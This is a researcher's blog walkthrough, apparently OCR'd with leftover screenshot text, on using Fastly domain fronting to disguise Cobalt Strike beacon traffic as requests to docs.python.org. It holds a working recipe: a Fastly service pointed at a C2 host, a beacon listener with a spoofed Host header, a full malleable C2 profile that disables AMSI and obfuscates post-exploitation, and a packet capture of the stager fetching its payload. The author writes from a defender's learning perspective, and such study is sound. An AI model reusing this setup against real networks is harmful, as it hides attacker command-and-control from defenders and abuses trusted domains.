
Threat Spotlight - Domain Fronting

stillu.cc/threat-spotlight/2021/11/13/domain-fronting-fastly/

November 13, 2021



name	payload	host	port
Fastly	windows/beacon_http/reverse_http	docs.python.org	551


Create a listener.

Name: Fastly
Payload: Beacon HTTP
HTTP Hosts: docs.python.org
HTTP Host (Stager): docs.python.org
Profile: default
HTTP Port (C2): 55137
HTTP Port (Bind):
HTTP Host Header: dl-python.org
HTTP Proxy:

Domain fronting is a common technique that is sometimes used by threat actors to disguise their traffic as the real deal. Essentially, what it is is communicate with legitimate-looking domains when reality, the traffic is being pointed to threat actor's C2 stations. A common example would be using legitimate or reputable domains with a custom `Host` header to redirect the traffic to threat actor's stations. There are many examples out there that abuse services like Cloudflare, CloudFront, and such.


In today's example, we'll be using Fastly as an example. Fastly provides a service that's more or less intended to act as a CDN, where you can create a service and tie it to your backend. As you can imagine, a company as large as Fastly (that was able to bring half the Internet with it when it went down), there are probably more than thousands of people using their services - and indeed there are.

You can do a quick search using services like RiskIQ to look through all of the subdomains associated with `*.fastly.net`. While it appears we're not the first to discover this, there aren't a whole lot of other resources out there talking about abusing Fastly as a service.



□	visualvm.dev.fastly.net
□	visualizer.dev.fastly.net
□	vision.dev.fastly.net
□	visiativ.dev.fastly.net
□	viscofan-db.dev.fastly.net
□	virgin-web.dev.fastly.net
□	vip.dev.fastly.net
□	vinsinha.dev.fastly.net
□	villa.dev.fastly.net
□	viivas.dev.fastly.net
□	viewer.dev.fastly.net
□	view.dev.fastly.net
□	videosolid.dev.fastly.net
□	videos.dev.fastly.net
□	video.dev.fastly.net
□	victoria.dev.fastly.net
□	vic.dev.fastly.net
□	vhx.vimeo.map.dev.fastly.net
□	vhost.dev.fastly.net
□	vgalbraith.reporting.dev.fastly.net
□	vg.dev.fastly.net
□	vfs.dev.fastly.net

And Python Software Foundation just so happens to use it too!



151.101.188.223

AS54113 - FASTLY Netblock 151.101.188.0/22 US Hosting Provider Fastly

nization Fastly Operating System -


Routable Fastly Categorize

1 - 19 of 19 Sort : Last Seen Descending 25 / Page

Resolve	First
dualstack.python.map.fastly.net	2018-04-14
www.python.org	2018-10-01
docs.python.org	2018-10-08
pypi.python.org	2018-10-01
packaging.python.org	2018-10-03

What actually happens is when you contact `python.org`, it actually gets interpreted as `python.org.prod.global.fastly.net` internally based on the `Host` header. This was actually brought to our attention a while back when my colleagues discovered there were CobaltStrike beacons in the wild that appear to connect to Python-related domains at execution, and upon further investigation, we realized they were abusing the nature of Fastly services to disguise their traffic. So I decided to do a little experiment this weekend to see if I can recreate that myself.

To get started, I created a new service on Fastly called `dl-python.org`, a service name (and in turn, a domain name) that appears to be similar enough to the real deal, but doesn't actually exist (and it doesn't need to be!).




Domains	1
Origins	
Hosts	1
Health checks	0
Settings	
IP block list	Off
Override host	Off
Serve stale	Off
Force TLS and HSTS	Off
Apex redirects	0
Request settings	1
Cache settings	1

Domains

Domains are used to route requests to your service. Customers associate their domain names with their origin (content source) when provisioning a Fastly service.


dl-python.org Test domain



```
still@Still-Desktop  ~/landing  master  dig dl-python.org

; <<>> DiG 9.16.22-Debian <<>> dl-python.org
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 9278
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 04140d57cd9457fd5d9c81006191052cbeb44cc11d4babc1 (good)
;; QUESTION SECTION:
;dl-python.org.                 IN      A

;; AUTHORITY SECTION:
org.                    900     IN      SOA     a0.org.afilias-nst.info. noc.afilias-nst.info. 2014597908 1800 900 604800 86400
```

Create a new service that appears to be genuine enough to the target domain name. In this case, `dl-python.org`. Note that while `dl-python.org` appears to be actually owned by

someone else, I don't actually have access to it, nor will it actually make contact with the domain (we'll get to that part later). You can name it whatever you want.
Next, in the Host settings section, enter your actual C2's domain name, something you have actual control over. In this case, `my-c2domain.com`. I have the port set to `55137`, but it should be 443 ideally for HTTPS beacons. My 80/443 port was occupied by something else when I was experimenting with it.



Domains	1
Origins	
Hosts	1
Health checks	0
Settings	
IP block list	Off
Override host	Off
Serve stale	Off
Force TLS and HSTS	Off
Apex redirects	0

Hosts


Hosts are used as backends for your site. In addition to the IP address and port, the information is used to uniquely identify a domain.

my-c2domain.com : 55137

Host 1

TLS from Fastly to your host	Shielding	Health check	Auto load balance
No	—	—	No

Next, we're going to craft a new CobaltStrike Stager. Create a new Listener on your team server with the vulnerable domain name as the C2, and enter your service name in the `Host` field. To make the traffic look a little bit more genuine, you can also craft your own malleable C2 profile that has contents of Python docs inside.



Cobalt Strike
Cobalt Strike View Attacks Reporting Help Generate Beacon
external internal listener user computer note process pid arch last
Event Lo... Web Lo... Download... Listeners Script...
Add Edit Remove Restart Help

name	payload	host	port
Fastly	windows/beacon_http/reverse_http	docs.python.org	551

Edit Listener

Create a listener.

Name: Fastly

Payload: Beacon HTTP

Payload Options

HTTP Hosts: docs.python.org

HTTP Host (Stager): docs.python.org

Profile: default

HTTP Port (C2): 55137


HTTP Port (Bind):

HTTP Host Header: dl-python.org

HTTP Proxy:

```
set sleeptime "5000";
set jitter    "0";
set maxdns    "255";
set useragent "Mozilla/5.0 (Windows NT 6.0; Win64; x64; rv:96.0) Gecko/20100101
Firefox/96.0";

# set host_stage "false";
post-ex {
        # control the temporary process we spawn to
        set spawnto_x86 "%ProgramFiles(x86)%\\Everything\\Everything.exe";
        set spawnto_x64 "%ProgramFiles%\\Mozilla Firefox\\firefox.exe";

        # change the permissions and content of our post-ex DLLs
        set obfuscate "true";

        # pass key function pointers from Beacon to its child jobs
        set smartinject "true";

        # disable AMSI in powerpick, execute-assembly, and psinject
        set amsi_disable "true";
}

http-config {
        set headers "Date, Server, Content-Length, Keep-Alive, Connection, Content-
Type";
        set trust_x_forwarded_for "false";
        header "Server" "nginx";
        header "Keep-Alive" "timeout=5, max=100";
        header "Connection" "Keep-Alive";
}

http-get {
    set uri "/3/library/stdtypes.html";
    client {
        header "Accept" "*/*";
        header "Host" "dl-python.org";
        metadata {
            base64;
            prepend "session=";
            header "Cookie";
        }
    }

    server {
        header "Server" "nginx";
        header "Cache-Control" "max-age=0, no-cache";
        header "Pragma" "no-cache";
        header "Connection" "keep-alive";
        header "Content-Type" "application/javascript; charset=utf-8";

        output {
            base64url;
            # the content was so long for my IDE that it actually hung when trying to
parse it
            # so I'm gonna leave this section to you
            append "...html_head...";
            prepend "...html_body...";
            print;
        }
    }
}

http-post {
    set uri "/3/library/struct.html";
    client {
        header "Accept" "*/*";
        header "Host" "cobaltstrike.stillu.cc";
        id {
            mask;
            base64url;
            parameter "x-timer";
        }
        output {
            mask;
            base64url;
            parameter "etag";
        }
    }

    server {
        header "Server" "nginx";
        header "Cache-Control" "max-age=0, no-cache";
        header "Pragma" "no-cache";
        header "Connection" "keep-alive";
        header "Content-Type" "application/javascript; charset=utf-8";

        output {
            base64url;
            append "...html_head...";
            prepend "...html_body...";
            print;
        }
    }
}
```

And that’s it! Let’s try to run the stager on our victim machine.


*2 interfaces
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
dns or tcp.stream eq 0
Wireshark · Follow HTTP Stream (tcp.stream eq 0) · 2 interfaces

```
No.  Time      Source           Destination      Protocol Length Info
   1 0.000000  10.2.0.136       193.138.218.74   DNS        75 Standard query 0x4b54 A docs.python.org
   4 0.055423  193.138.218.74   10.2.0.136       DNS       208 Standard query response 0x4b54 A docs.python.org CNAME dualstack.python.map.fastly.net A 151.101.228.223 NS
   5 0.056220  10.2.0.136       151.101.228.223  TCP        66 49220 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
   6 0.116431  151.101.228.223  10.2.0.136       TCP        66 80 → 49220 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1372 SACK_PERM=1 WS=512
   7 0.116502  10.2.0.136       151.101.228.223  TCP        54 49220 → 80 [ACK] Seq=1 Ack=1 Win=65856 Len=0
   8 0.116764  10.2.0.136       151.101.228.223  HTTP      237 GET /Bifl HTTP/1.1
   9 0.187072  151.101.228.223  10.2.0.136       TCP        60 80 → 49220 [ACK] Seq=1 Ack=184 Win=147456 Len=0
  10 1.353342  151.101.228.223  10.2.0.136       TCP       358 80 → 49220 [PSH, ACK] Seq=1 Ack=184 Win=147456 Len=304 [TCP segment of a reassembled PDU]
  11 1.353677  151.101.228.223  10.2.0.136       TCP      1426 80 → 49220 [ACK] Seq=305 Ack=184 Win=147456 Len=1372 [TCP segment of a reassembled PDU]
  12 1.353693  10.2.0.136       151.101.228.223  TCP        54 49220 → 80 [ACK] Seq=184 Ack=1677 Win=65856 Len=0
  13 1.354752  151.101.228.223  10.2.0.136       TCP      1338 80 → 49220 [PSH, ACK] Seq=1677 Ack=184 Win=147456 Len=1284 [TCP segment of a reassembled PDU]
  14 1.355000  151.101.228.223  10.2.0.136       TCP      1382 80 → 49220 [PSH, ACK] Seq=2961 Ack=184 Win=147456 Len=1328 [TCP segment of a reassembled PDU]
  15 1.355039  10.2.0.136       151.101.228.223  TCP        54 49220 → 80 [ACK] Seq=184 Ack=4289 Win=65856 Len=0
  16 1.355313  151.101.228.223  10.2.0.136       TCP      1426 80 → 49220 [ACK] Seq=4289 Ack=184 Win=147456 Len=1372 [TCP segment of a reassembled PDU]
  17 1.355598  151.101.228.223  10.2.0.136       TCP      1338 80 → 49220 [PSH, ACK] Seq=5661 Ack=184 Win=147456 Len=1284 [TCP segment of a reassembled PDU]
  18 1.355638  10.2.0.136       151.101.228.223  TCP        54 49220 → 80 [ACK] Seq=184 Ack=6945 Win=65856 Len=0
  19 1.355765  151.101.228.223  10.2.0.136       TCP      1382 80 → 49220 [PSH, ACK] Seq=6945 Ack=184 Win=147456 Len=1328 [TCP segment of a reassembled PDU]
```

```
GET /Bifl HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.0; Win64; x64; rv:96.0) Gecko/20100101 Firefox/96.0
Host: dl-python.org
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: nginx
Content-Type: application/octet-stream
Content-Length: 260679
Accept-Ranges: bytes
Date: Sat, 13 Nov 2021 11:30:39 GMT
Via: 1.1 varnish
Connection: keep-alive
X-Served-By: cache-hnd18722-HND
X-Cache: MISS
X-Cache-Hits: 0
X-Timer: S1636803039.550557,VS0,VE1177
```

As you can see, it worked! It looks like it's contacting `docs.python.org` (and it is), yet the server returned beacon information for the stager. Just not in plaintext because I had the `mask` option enabled, otherwise the content should look almost like standard HTML content with random bits of information thrown in there because of the malleable C2 config above - and this is with unencrypted traffic.

This trick is perfect for threat actors that want to evade IT admins' attention as

- it appears to contact a real domain with benign URL (`http://docs.python.org/3/library/stdtypes.html`)
- it can be made to communicate in HTTPS, so the `Host` header wouldn't even show up
- if the IT admin does manage to figure out it goes to `dl-python.org.prod.global.fastly.net`, it doesn't reveal the actual C2 address still, as the resolved IP would just be Fastly's own CDN IP.

This entire thing was really fun to recreate and helped me understand CobaltStrike a little bit more from attacker's perspective, as I've always tackled CobaltStrike payloads from a Blue Team's perspective as a threat intel researcher. If you are in the same position as me, I also encourage you to give CobaltStrike a try and try to attack your own machines to see what tricks you can pull off (if your organization has access to such tool).

Leave a comment